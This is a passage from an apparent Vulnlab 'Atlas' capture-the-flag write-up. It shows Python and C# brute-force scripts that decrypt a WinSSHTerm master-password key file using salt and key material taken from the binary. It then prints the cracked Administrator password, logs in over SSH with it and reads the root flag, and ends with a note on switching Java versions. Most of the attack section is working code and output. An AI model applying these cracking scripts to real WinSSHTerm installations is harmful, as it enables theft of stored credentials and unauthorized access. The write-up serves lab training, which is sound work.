
Found one pitfall, some passwords will not cause a decrypt exception but are still wrong
We debug that and we can see that the program will failed on the next step (convert from base64):
Password brute-forcing (Atlas_Root)
We have enough analyzed to write a brute-forcing tool and try to crack the master password.
We can copy/paste the most of code out from dnspy and only add:
- loading the key file
- strip the first byte
- use a while loop for loading the passwords from the
rockyouwordlist - loop until we have no decrypt execption
- check if we can base64 decode
- With Python:
Below the python script to decrypt the master password:
from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from tqdm import tqdm

keyfile = b"\x02\x47\xA9\x2C\xC9\x7C\x1E\x80\xE5\xE5\xE7\xF6\x47\xA5\x88\x35\x0A\xFF\xBF\x26\xFA\xF4\xC0\x26\x42\x8B\x24\x05\xA5\xEA\x6F\xCB\x87\x46\xBC\x14\x5C\x19\x54\x69\x93\xF3\x7C\x8A\xA0\x4C\x74\xC2\xE6\xD7\xBC\x47\x81\xB9\x11\x74\x46\xFA\x09\xAD\x28\x6B\x2A\xA4\x6F\x1E\xBC\x65\x59\xB2\x8C\x53\xD7\x96\x6D\x8F\x41\x20\x74\x1F\x79\x70\x73\xBA\xCD\xEF\x3D\x58\x9F\xB2\xDE\x76\xC1\xAD\x96\xD1\x74\x45\xB6\xA2\x40\x7C\x14\x22\x1D\x88\xFF\x9D\xCA\x57\x79\x75\x91"

# static from binary
suffix = bytes([116, 53, 55, 105, 46, 33, 103, 100, 57, 195, 182, 195, 159, 102, 116, 121])
salt = bytes([59, 218, 49, 183, 72, 5, 80, 227, 188, 102, 4, 109, 239, 201, 81, 168])
prefix = b'h7ko%.rdz.WFxsS218LK'

# wordlist
passwords = open("/usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt","r").read().split("\n")

for password in tqdm(passwords):
 key_iv = pbkdf2_hmac('sha1', prefix + password.encode() + suffix, salt, 1012, dklen = 32 + 16)

 key = key_iv[:32]
 iv = key_iv[32:]

 # decrypt
 aes = AES.new(key, AES.MODE_CBC, iv)

 result = aes.decrypt(keyfile[1:])

 if suffix in result:
  # unpad
  result = result[:-(result[-1])]
  # remove check
  result = result[:-16]
  print(f"Found password: {password} - result: {result}")
  break
Then use it:
$ python3 bruteforce.py
  6%|████▊                                                                                   | 3272/59187 [00:01<00:30, 1813.98it/s]Found password: hottie101 - result: b'z9fPzzvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSZvbDj9yVzXydQZsRnjPHgDhwltCAqxQ=='
  6%|████▉
Found
hottie101
- With C# console app (with Visual Studio):

// Atlas_bruteforce.cs
// See https://aka.ms/new-console-template for more information
using System;
using System.Buffers.Text;
using System.Diagnostics.Metrics;
using System.IO;
using System.Security.Cryptography;
using System.Text;

// loading key file
byte[] keyFileArray = File.ReadAllBytes("C:\\Users\\01214830\\Downloads\\VULNLAB\\ATLAS\\winsshterm\\config\\key");

// strip the first byte
byte[] keyArray = keyFileArray[1..];

// using wordlist
using (StreamReader sr = File.OpenText("C:\\Users\\01214830\\Downloads\\VULNLAB\\ATLAS\\rockyou-75.txt"))
{
    string password = String.Empty;
    Boolean found = false;
    while ((password = sr.ReadLine()) != null && found == false)
    {
        Rfc2898DeriveBytes rfc2898DeriveBytes;

        // add the hardcoded salts
        rfc2898DeriveBytes = new Rfc2898DeriveBytes("h7ko%.rdz.WFxsS218LK" + password + Encoding.UTF8.GetString(new byte[]
            {
        116,
        53,
        55,
        105,
        46,
        33,
        103,
        100,
        57,
        195,
        182,
        195,
        159,
        102,
        116,
        121
            }), new byte[]
            {
        59,
        218,
        49,
        183,
        72,
        5,
        80,
        227,
        188,
        102,
        4,
        109,
        239,
        201,
        81,
        168
            }, 1012);

        AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
        aesCryptoServiceProvider.KeySize = 256;
        aesCryptoServiceProvider.BlockSize = 128;
        aesCryptoServiceProvider.Key = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.KeySize / 8);
        aesCryptoServiceProvider.IV = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.BlockSize / 8);
        MemoryStream memoryStream = new MemoryStream();
        CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write);
        string result = "";

        try
        {
            cryptoStream.Write(keyArray, 0, keyArray.Length);
            cryptoStream.FlushFinalBlock();
            cryptoStream.Close();
            string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
            memoryStream.Close();
            aesCryptoServiceProvider.Clear();
            result = @string.Substring(0, checked(@string.Length - 14));

            // check if its valid base64
            Span<byte> buffer = new Span<byte>(new byte[result.Length]);
            if (!Convert.TryFromBase64String(result, buffer, out int bytesParsed))
            {
                // Password is wrong
                result = "";
            }
        }

        catch (CryptographicException ex)
        {
            // Password is wrong
            //throw new CryptographicException();
            result = "";

        }
        catch (Exception ex2)
        {
            // Password is wrong
            result = "";
        }

        if (!result.Equals(""))
        {

            Console.WriteLine("found decrypted password: " + password);
            found = true;
        }

    }
}
Then launch it and retrieve the master password:

With this password we can open WinSSHTerm then we obtain the admin’s password:

Found
Administrator:lzm2wx3Fn7q7gBLDRuf4
We use these credentials to connect via SSH (or RDP) then grab the Atlas_Root flag:
$ sshpass -p 'lzm2wx3Fn7q7gBLDRuf4' ssh administrator@atlas -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no

Microsoft Windows [Version 10.0.19045.3086]
(c) Microsoft Corporation. All rights reserved.

administrator@ATLAS C:\Users\Administrator>type Desktop\root.txt
VL{edc7a3cea5949e045660b8f8169584e4}
Back to our current latest Java too:
$ sudo update-alternatives --config java
[sudo] password for user:
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                         Priority   Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      auto mode
* 1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java   1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java   2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 0
update-alternatives: using /usr/lib/jvm/java-21-openjdk-amd64/bin/java to provide /usr/bin/java (java) in auto mode

$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 21.0.5 2024-10-15
OpenJDK Runtime Environment (build 21.0.5+11-Debian-1)
OpenJDK 64-Bit Server VM (build 21.0.5+11-Debian-1, mixed mode, sharing)
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=092ef156-f2eb-4552-bd17-e67ecc7e46dd